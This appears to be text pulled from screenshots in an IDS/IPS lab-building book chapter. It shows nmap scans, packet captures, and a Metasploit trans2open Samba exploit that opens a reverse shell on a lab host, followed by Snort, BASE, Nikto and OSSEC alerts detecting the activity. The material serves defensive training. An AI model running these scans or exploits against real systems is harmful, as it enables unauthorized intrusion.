Source MAC 0C:58:55:62:B7:42 Destination MAC 01:80:C2:00:00:03
Ver 01 Type 00 EAPCode 02 EAPId 00 EAPType 01
EAPInfo Andrea Amati

```



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A 192.168.20.128

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-01 03:41 UTC
Nmap scan report for 192.168.20.128
Host is up (0.00042s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
113/tcp   closed ident
MAC Address: 00:0C:29:EE:A5:67 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.42 ms 192.168.20.128

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.15 seconds

```

```

*VMware Network Adapter VMnet2 [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: icmp
No. Time Source Destination Protocol Length Info
30 17.119589 192.168.20.1 192.168.20.129 ICMP 115 Destination unreachable (Port unreachable)
40 19.620049 192.168.20.1 192.168.20.129 ICMP 115 Destination unreachable (Port unreachable)
46 23.631734 192.168.20.128 192.168.20.129 ICMP 86 Destination unreachable (Port unreachable)
48 23.631734 192.168.20.128 192.168.20.129 ICMP 86 Destination unreachable (Port unreachable)
49 23.632036 192.168.20.128 192.168.20.129 ICMP 86 Destination unreachable (Port unreachable)
50 23.632036 192.168.20.128 192.168.20.129 ICMP 86 Destination unreachable (Port unreachable)
54 23.632138 192.168.20.128 192.168.20.129 ICMP 86 Destination unreachable (Port unreachable)
55 23.632138 192.168.20.128 192.168.20.129 ICMP 86 Destination unreachable (Port unreachable)
65 24.733776 192.168.20.128 192.168.20.129 ICMP 86 Destination unreachable (Port unreachable)
308 25.642804 192.168.20.128 192.168.20.129 ICMP 86 Destination unreachable (Port unreachable)
580 26.652500 192.168.20.128 192.168.20.129 ICMP 86 Destination unreachable (Port unreachable)
1235 27.642824 192.168.20.128 192.168.20.129 ICMP 86 Destination unreachable (Port unreachable)

Frame 30: 115 bytes on wire (920 bits), 115 bytes captured (920 bits)
Ethernet II, Src: 00:50:56:c0:00:02 (00:50:56:c0:00:02), Dst: 00:0c:29:22:4f:62 (00:0c:29:22:4f:62)
Internet Protocol Version 4, Src: 192.168.20.1 (192.168.20.1), Dst: 192.168.20.129 (192.168.20.129)
Internet Control Message Protocol
Type: 3 (Destination unreachable)
Code: 3 (Port unreachable)
Checksum: 0xa716 [correct]
Internet Protocol Version 4, Src: 192.168.20.129 (192.168.20.129), Dst: 192.168.20.1 (192.168.20.1)
User Datagram Protocol, Src Port: 43004 (43004), Dst Port: 53 (53)
Domain Name System (query)

0000 00 0c 29 22 4f 62 00 50 56 c0 00 02 08 00 45 00 ..)Ob.P V....E.
0010 00 65 0f 72 00 00 80 01 81 53 c0 a8 14 01 c0 a8 .e.r....S.....
0020 14 81 03 03 a7 16 00 00 00 00 45 00 00 49 07 2d .E.I.-
0030 40 00 40 11 89 a4 c0 a8 14 81 c0 a8 14 01 a7 fc @.@.....
0040 00 35 00 35 50 b4 db a5 01 00 00 01 00 00 00 00 .5.P.....
0050 00 00 03 31 32 38 02 32 30 03 31 36 38 03 31 39 ..128.2 0.168.19
0060 32 07 69 6e 2d 61 64 64 72 04 61 72 70 61 00 00 2.in-add r.arpa..
0070 0c 00 01

```

*VMware Network Adapter VMnet2 [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1807	10.673666	192.168.20.129	192.168.20.128	TCP	58	47545-49163 [SYN] Seq=0 win=1024 Len=0 MSS=
1808	10.673809	192.168.20.129	192.168.20.128	TCP	58	47545-49167 [SYN] Seq=0 win=1024 Len=0 MSS=
1809	10.673809	192.168.20.129	192.168.20.128	TCP	58	47545-16080 [SYN] Seq=0 win=1024 Len=0 MSS=
1810	10.715307	192.168.20.129	192.168.20.128	TCP	58	47545-2043 [SYN] Seq=0 win=1024 Len=0 MSS=
1811	10.715308	192.168.20.129	192.168.20.128	TCP	58	47545-1091 [SYN] Seq=0 win=1024 Len=0 MSS=
1812	10.715308	192.168.20.129	192.168.20.128	TCP	58	47545-7741 [SYN] Seq=0 win=1024 Len=0 MSS=
1813	10.715308	192.168.20.128	192.168.20.129	ICMP	86	Destination unreachable (Port unreachable)

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A 192.168.40.40

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-01 04:25 UTC
Nmap scan report for 192.168.40.40
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.40.40 are filtered
MAC Address: 00:0C:29:E2:85:EC (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.26 ms 192.168.40.40

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.94 seconds

```

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -g 80 -sS 192.168.20.130

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-01 05:18 UTC
Nmap scan report for 192.168.20.130
Host is up (0.015s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
1024/tcp  open  kdm

Nmap done: 1 IP address (1 host up) scanned in 49.83 seconds

```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -g 80 -sV 192.168.20.130

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-01 05:26 UTC
Nmap scan report for 192.168.20.130
Host is up (0.0090s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    filtered  ssh
80/tcp    open      http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linu
x) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open      tcpwrapped
139/tcp   open      tcpwrapped
443/tcp   open      tcpwrapped
1024/tcp  open      tcpwrapped

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.90 seconds
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -p 80 192.168.20.130 22
SSH-1.99-OpenSSH_2.9p2
```

```
root@kali: ~
File Edit View Search Terminal Help
msf > search samba | more
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

Name                                     Disclosure Date Rank
Description                               -----
-----
auxiliary/admin/http/tomcat_utf8_traversal          normal
Tomcat UTF-8 Directory Traversal Vulnerability
auxiliary/admin/motorola/wr850g_cred                2004-09-24      normal
Motorola WR850G v4.03 Credentials
auxiliary/admin/serverprotect/file                 normal
TrendMicro ServerProtect File Access
auxiliary/admin/smb/psexec_command                 normal
Microsoft Windows Authenticated Administration Utility
auxiliary/admin/smb/samba_symlink_traversal        normal
Samba Symlink Directory Traversal
auxiliary/dos/samba/lsa_addprivs_heap              normal
Samba lsa_io_privilege_set Heap Overflow
auxiliary/dos/samba/lsa_transnames_heap           normal
Samba lsa_io_trans_names Heap Overflow
```

```
msf exploit(trans2open) > exploit

[*] Started reverse handler on 192.168.40.128:80
[*] Trying return address 0xbffffdfc...
[-] 192.168.20.130 The host (192.168.20.130:139) was unreachable.
[*] Trying return address 0xbffffcfc...
[-] 192.168.20.130 The host (192.168.20.130:139) was unreachable.
[*] Trying return address 0xbffffbfc...
[-] 192.168.20.130 The host (192.168.20.130:139) was unreachable.
[*] Trying return address 0xbffffafc...
[-] 192.168.20.130 The host (192.168.20.130:139) was unreachable.
[*] Trying return address 0xbffff9fc...
[-] 192.168.20.130 The host (192.168.20.130:139) was unreachable.
^C[-] Exploit failed: Interrupt
```

root@kali: ~



File Edit View Search Terminal Help

msf exploit(**trans2open**) > exploit

```
[*] Started reverse handler on 192.168.80.129:123
[*] Trying return address 0xbffffdfc...
[*] Trying return address 0xbffffcfc...
[*] Trying return address 0xbffffbfc...
[*] Trying return address 0xbffffafc...
[*] Sending stage (36 bytes) to 192.168.20.130
[*] Command shell session 2 opened (192.168.80.129:123 -> 192.168.20.130:1025) at 2016-03-01 06:40:44 +0000
```


Chapter 8: Architecting an IDS/IPS Range

Network Security Toolkit



Manage Snort Processes (snort: v2.9.7.6-36.nst22) (barnyard2: v2.1.14-18nst22)



Use the buttons in the table below to manage all **Snort** instances currently configured and/or running on this **NST** probe for an associated network interface sensor:

Interface Sensor	IDS State	Process ID	MySQL Database	Snort IDS Action									
eno16777736	Running	6375	Local	Disable	Destroy	Rules	Reload	Stats	Info	S Cfg	B Cfg	Opts	Startup Log
Interface Sensor	IDS State	Process ID	MySQL Database	Snort IDS Action									

Use the "**View SystemLog File**" button below to examine any output generated from a **Snort Action** above. The "**Snort Updater Scheduler**" button is used to manage the *automatic* scheduling of "**Snort IDS Rule Set**" updates for each **Snort** instance. The "**Snort Alerts Review**" button will refresh this page and go to the to the "**Snort (IDS) Alert Review Tools**" section. Use the "**Setup Snort Instance**" button to setup and start a **new Snort** instance for a selected network interface sensor. See the section for notes on **Snort Startup Troubleshooting** if the **Snort** instance does not startup properly.


Snort Alerts Review Tools	Setup A New Snort Instance
View System Log File	Snort Updater Scheduler

IDS Rules	IDS Rules	IDS Rules
<input checked="" type="checkbox"/> attack-responses	<input type="checkbox"/> backdoor	<input type="checkbox"/> bad-traffic
<input type="checkbox"/> chat	<input type="checkbox"/> ddos	<input type="checkbox"/> deleted
<input type="checkbox"/> dos	<input type="checkbox"/> experimental	<input checked="" type="checkbox"/> exploit
<input type="checkbox"/> ftp	<input checked="" type="checkbox"/> icmp	<input type="checkbox"/> icmp-info
<input type="checkbox"/> info	<input type="checkbox"/> local	<input checked="" type="checkbox"/> misc
<input type="checkbox"/> mysql	<input checked="" type="checkbox"/> netbios	<input type="checkbox"/> nntp
<input type="checkbox"/> other-ids	<input type="checkbox"/> p2p	<input checked="" type="checkbox"/> policy
<input checked="" type="checkbox"/> pop3	<input type="checkbox"/> porn	<input type="checkbox"/> rpc
<input type="checkbox"/> scan	<input type="checkbox"/> shellcode	<input type="checkbox"/> smtp
<input type="checkbox"/> sql	<input type="checkbox"/> telnet	<input type="checkbox"/> tftp
<input checked="" type="checkbox"/> web-attacks	<input checked="" type="checkbox"/> web-cgi	<input type="checkbox"/> web-client
<input type="checkbox"/> web-frontpage	<input type="checkbox"/> web-iis	<input checked="" type="checkbox"/> web-misc
<input type="checkbox"/> white_list	<input type="checkbox"/> x11	

Basic Analysis and Security Engine (BASE)

- Today's alerts:	unique	listing	Source IP	Destination IP
- Last 24 Hours alerts:	unique	listing	Source IP	Destination IP
- Last 72 Hours alerts:	unique	listing	Source IP	Destination IP
- Most recent 15 Alerts:	any protocol	TCP	UDP	ICMP
- Last Source Ports:	any protocol	TCP	UDP	
- Last Destination Ports:	any protocol	TCP	UDP	
- Most Frequent Source Ports:	any protocol	TCP	UDP	
- Most Frequent Destination Ports:	any protocol	TCP	UDP	
- Most frequent 15 Addresses:	Source	Destination		
- Most recent 15 Unique Alerts				
- Most frequent 5 Unique Alerts				

Sensors/Total: 1 / 1
Unique Alerts: 1
Categories: 1
Total Number of Alerts: 24




Basic Analysis and Security Engine (BASE)

- Today's alerts:	unique	listing	Source IP	Destination IP
- Last 24 Hours alerts:	unique	listing	Source IP	Destination IP
- Last 72 Hours alerts:	unique	listing	Source IP	Destination IP
- Most recent 15 Alerts:	any protocol	TCP	UDP	ICMP
- Last Source Ports:	any protocol	TCP	UDP	
- Last Destination Ports:	any protocol	TCP	UDP	
- Most Frequent Source Ports:	any protocol	TCP	UDP	
- Most Frequent Destination Ports:	any protocol	TCP	UDP	
- Most frequent 15 Addresses:	Source	Destination		
- Most recent 15 Unique Alerts				
- Most frequent 5 Unique Alerts				

Sensors/Total: 1 / 1
Unique Alerts: 2
Categories: 2
Total Number of Alerts: 680

- Src IP addrs: 3
- Dest. IP addrs: 6
- Unique IP links 6
- Source Ports: 5



Added 4607 alert(s) to the Alert cache

Queried on : Sat March 05, 2016 11:14:36

Meta Criteria	any
IP Criteria	any
TCP Criteria	any
Payload Criteria	any

Displaying alerts 1-48

<input type="checkbox"/>	ID	< Signature >	< Timestamp >
<input type="checkbox"/>	#0-(1-5275)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
<input type="checkbox"/>	#1-(1-5273)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
<input type="checkbox"/>	#2-(1-5281)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
<input type="checkbox"/>	#3-(1-5280)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
<input type="checkbox"/>	#4-(1-5274)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
<input type="checkbox"/>	#5-(1-5270)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
<input type="checkbox"/>	#6-(1-5276)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
<input type="checkbox"/>	#7-(1-5285)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
<input type="checkbox"/>	#8-(1-5287)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
<input type="checkbox"/>	#9-(1-5279)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35

Queried on : Sat March 05, 2016 11:18:03

Meta Criteria	any
IP Criteria	any
TCP Criteria	any
Payload Criteria	any


Added 619 alert(s) to the Alert cache


Alert #2

<< Previous #1-(1-5900) >> Next #3-(1-5902)

Meta	ID #	Time	Triggered Signature								
	1 - 5281	2016-03-05 11:14:35	[snort] SCAN nmap XMAS								
	Sensor	Sensor Address	Interface	Filter							
	Sensor	192.168.20.132_Network_1	eno16777736	none							
	Alert Group	none									
IP	Source Address	Dest. Address	Ver	Hdr Len	TOS	length	ID	fragment	offset	TTL	chksum
	192.168.20.129	192.168.20.132	4	20	0	40	44368	no	0	37	15914 = 0x3e2a
	Options	none									

https://www.snort.org/rule-docs/1-1228

Search_ 



Sid 1-1228

Summary

A nmap XMAS scan was detected.

Impact

System reconnaissance that may include open/closed/firewalled ports, ACLs.

Nikto Report - Iceweasel

Nikto Report

file:///root/file.html

Google

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Scan Summary

Software Details	Nikto 2.1.6
CLI Options	-ssl -h 192.168.20.132 -o file.html
Hosts Tested	0
Start Time	Sat Mar 5 16:38:48 2016
End Time	Sat Mar 5 16:38:50 2016
Elapsed Time	2 seconds

© 2008 CIRT, Inc.

192.168.20.132 / 192.168.20.132 port 9943

Target IP	192.168.20.132
Target hostname	192.168.20.132
Target Port	9943
HTTP Server	Apache/2.4.16 (Fedora) OpenSSL/1.0.1k-fips PHP/5.6.14 SVN/1.8.13 mod_wsgi/4.4.8 Python/2.7.10
Site Link (Name)	https://192.168.20.132:9943/
Site Link (IP)	https://192.168.20.132:9943/

Traffic Profile by Protocol

TCP (0%)





UDP (0%)








ICMP (0%)




Portscan Traffic (0%)








ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	tester-virt...	1.1	2016-03-06 16:34:34	0.0.0.0		0.0.0.0		0	[OSSEC] New group added to the system
RT	25	tester-virt...	1.2	2016-03-06 16:35:20	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum changed.
RT	1	tester-virt...	1.24	2016-03-06 16:43:07	0.0.0.0		0.0.0.0		0	[OSSEC] Received 0 packets in designated time interval (defined in ossec.c...
RT	1	tester-virt...	1.27	2016-03-06 17:15:57	192.168.177.1		0.0.0.0		0	[OSSEC] SSH insecure connection attempt (scan).
RT	3	tester-virt...	3.2	2016-03-06 17:20:34	192.168.20.1	60533	192.168.20.254	177	17	GPL RPC xdmcp info query
RT	2	tester-virt...	3.3	2016-03-06 17:20:47	192.168.20.1	56293	192.168.20.254	3306	6	ET POLICY Suspicious inbound to MySQL port 3306
RT	1	tester-virt...	3.5	2016-03-06 17:20:54	192.168.20.1	56634	192.168.20.254	5901	6	ET SCAN Potential VNC Scan 5900-5920
RT	2	tester-virt...	3.6	2016-03-06 17:20:55	192.168.20.1	56673	192.168.20.254	5432	6	ET POLICY Suspicious inbound to PostgreSQL port 5432
RT	2	tester-virt...	3.8	2016-03-06 17:21:01	192.168.20.1	56962	192.168.20.254	1521	6	ET POLICY Suspicious inbound to Oracle SQL port 1521
RT	1	tester-virt...	3.10	2016-03-06 17:21:04	192.168.20.1	57124	192.168.20.254	5811	6	ET SCAN Potential VNC Scan 5800-5820
RT	2	tester-virt...	3.11	2016-03-06 17:21:13	192.168.20.1	57549	192.168.20.254	1433	6	ET POLICY Suspicious inbound to MSSQL port 1433
RT	1	tester-virt...	3.13	2016-03-06 17:21:27	192.168.20.1	51882	192.168.20.254	53	17	GPL DNS named version attempt
